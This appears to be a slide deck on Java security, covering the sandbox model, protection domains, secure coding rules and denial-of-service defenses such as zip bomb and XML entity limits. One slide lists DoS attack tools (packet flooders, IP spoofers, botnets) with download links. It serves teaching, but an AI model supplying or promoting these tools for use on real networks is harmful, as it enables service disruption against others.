


Kerberos




Kerberos

code-addict.pl



Kerberos




Java Language and runtime security

- Java security includes two aspects:
 - Provide the Java platform as a secure, ready-built platform on which to run Java-enabled applications in a secure fashion.
 - Provide security tools and services implemented in the Java programming language that enable a wider range of security-sensitive applications, for example, in the enterprise world.


The Original Sandbox Model

- The original security model provided by the Java platform is known as the sandbox model, which existed in order to provide a very restricted environment in which to run untrusted code obtained from the open network.
- The essence of the sandbox model is that local code is trusted to have full access to vital system resources (such as the file system) while downloaded remote code (an applet) is not trusted and can access only the limited resources provided inside the sandbox


The Original Sandbox Model



The Original Sandbox Model




The Original Sandbox Model



Code runs with different permissions, no built-in notion of trusted codes

New Protection Mechanisms

Class --> Domain --> Permissions



New Protection Mechanisms

The screenshot shows the Eclipse IDE interface with a Java application named "EnableSecurityManager.java" running. The code in the editor sets the "java.home" system property to "123456". When the application runs, it fails with a `java.lang.ExceptionInInitializerError`, indicating that the security manager was not properly enabled. The error stack trace points to the `SystemModuleFinders$SystemModuleReader` class, specifically the `findImageLocation` and `find` methods.

```
onmobilews - securitybasics/src/main/java/com/securitybasics/utility/EnableSecurityManager.java - Eclipse IDE
File Edit Source Refactor Navigate Search Project Run Window Help
Project Explorer securitybasics/pom.xml EnableSecurityManager.java
1 package com.securitybasics.utility;
2
3 import java.security.AccessControlException;
4
5 public class EnableSecurityManager {
6
7     public static void main(String[] args) {
8         // TODO Auto-generated method stub
9         /*
10            No security manager is enabled by default. Thus all security checks
11            to protected resources and operations are disabled. In order to enable
12            security checks, the security manager must be enabled also
13        */
14
15        // Security manager is disabled, read/write access to "java.home" system property is allowed
16        System.setProperty("java.home", "123456");
}
Markers Properties Servers Data Source Explorer Snippets Console Git Repositories Git Staging JUnit
<terminated> EnableSecurityManager [Java Application] C:\Users\Balasubramanian\p2\pool\plugins\org.eclipse.justj.openjdk.hotspot.jre.full.win32.x86_64_16.0.2.v20210721-1149\jre\bin\javaw.exe (19-Jan-2022, 8:42:33 pm - 8:42:34 pm)
java.home is : 123456
Exception in thread "main" java.lang.ExceptionInInitializerError
    at java.base/jdk.internal.module.SystemModuleFinders$SystemModuleReader.findImageLocation(SystemModuleFinders.java:437)
    at java.base/jdk.internal.module.SystemModuleFinders$SystemModuleReader.find(SystemModuleFinders.java:437)
    at java.base/jdk.internal.loader.BuiltinClassLoader.findResource(BuiltinClassLoader.java:494)
    at java.base/jdk.internal.loader.BuiltinClassLoader.findResource(BuiltinClassLoader.java:277)
    at java.base/jdk.internal.loader.BootLoader.findResource(BootLoader.java:170)
    at java.base/java.lang.Class.getResource(Class.java:2862)
    at java.base/java.lang.System.setSecurityManager(System.java:344)
    at com.securitybasics.utility.EnableSecurityManager.main(EnableSecurityManager.java:24)
Caused by: java.io.UncheckedIOException: java.nio.file.NoSuchFileException: 123456\lib\modules
    at java.base/jdk.internal.jimage.ImageReaderFactory.getImageReader(ImageReaderFactory.java:87)
    at java.base/jdk.internal.module.SystemModuleFinders$SystemImage.<clinit>(SystemModuleFinders.java:383)
```

Secure Coding in Java

- <https://www.oracle.com/java/technologies/javase/seccodeguide.html>

Secure Coding in Java


- rule #1: Write clean, strong Java code
- rule #2: Avoid serialization
- rule #3: Never expose unencrypted credentials or PII
- rule #4: Use known and tested libraries
- rule #5: Be paranoid about external input
- **Use frameworks like Hibernate and Spring Data JPA for the data layer of an application.**
- rule #6: Always use prepared statements to handle SQL parameters (only for jdbc)
- rule #7: Don't reveal implementation via error messages

Secure Coding in Java

- rule #8: Keep security releases up to date
- rule #9: Look for dependency vulnerabilities
- rule #10: Monitor and log user activity
- rule #11: Watch out for Denial of Service (DoS) attacks
- rule #12: Consider using the Java security manager
- rule #13: Consider using an external cloud authentication service

Find bugs Clean Code

Denial Of Service



DoS Attack Tools

- Nemesy— this tool can be used to generate random packets. It works on windows. This tool can be downloaded from <http://packetstormsecurity.com/files/25599/nemesy13.zip.html> . Due to the nature of the program, if you have an antivirus, it will most likely be detected as a virus.
- Land and LaTierra— this tool can be used for IP spoofing and opening TCP connections
- Blast— this tool can be downloaded from <http://www.opencomm.co.uk/products/blast/features.php>
- Panther— this tool can be used to flood a victim's network with UDP packets.
- Botnets— these are multitudes of compromised computers on the Internet that can be used to perform a distributed denial of service attack.


Secure Coding -DOS

- Requesting a large image size for vector graphics. For instance, SVG and font files.
- Integer overflow errors can cause sanity checking of sizes to fail.
- An object graph constructed by parsing a text or binary stream may have memory requirements many times that of the original data.
- "Zip bombs" whereby a short file is very highly compressed. For instance, ZIPs, GIFs and gzip encoded HTTP contents. When decompressing files, it is better to set limits on the decompressed data size rather than relying upon compressed size or meta-data.
- "Billion laughs attack" whereby XML entity expansion causes an XML document to grow dramatically during parsing. Set the `XMLConstants.FEATURE_SECURE_PROCESSING` feature to enforce reasonable limits.
- Causing many keys to be inserted into a hash table with the same hash code, turning an algorithm of around $O(n)$ into $O(n^2)$.

Secure Coding -DOS

- Regular expressions may exhibit catastrophic backtracking.
- XPath expressions may consume arbitrary amounts of processor time.
- Java deserialization and Java Beans XML deserialization of malicious data may result in unbounded memory or CPU usage.
- Detailed logging of unusual behavior may result in excessive output to log files.
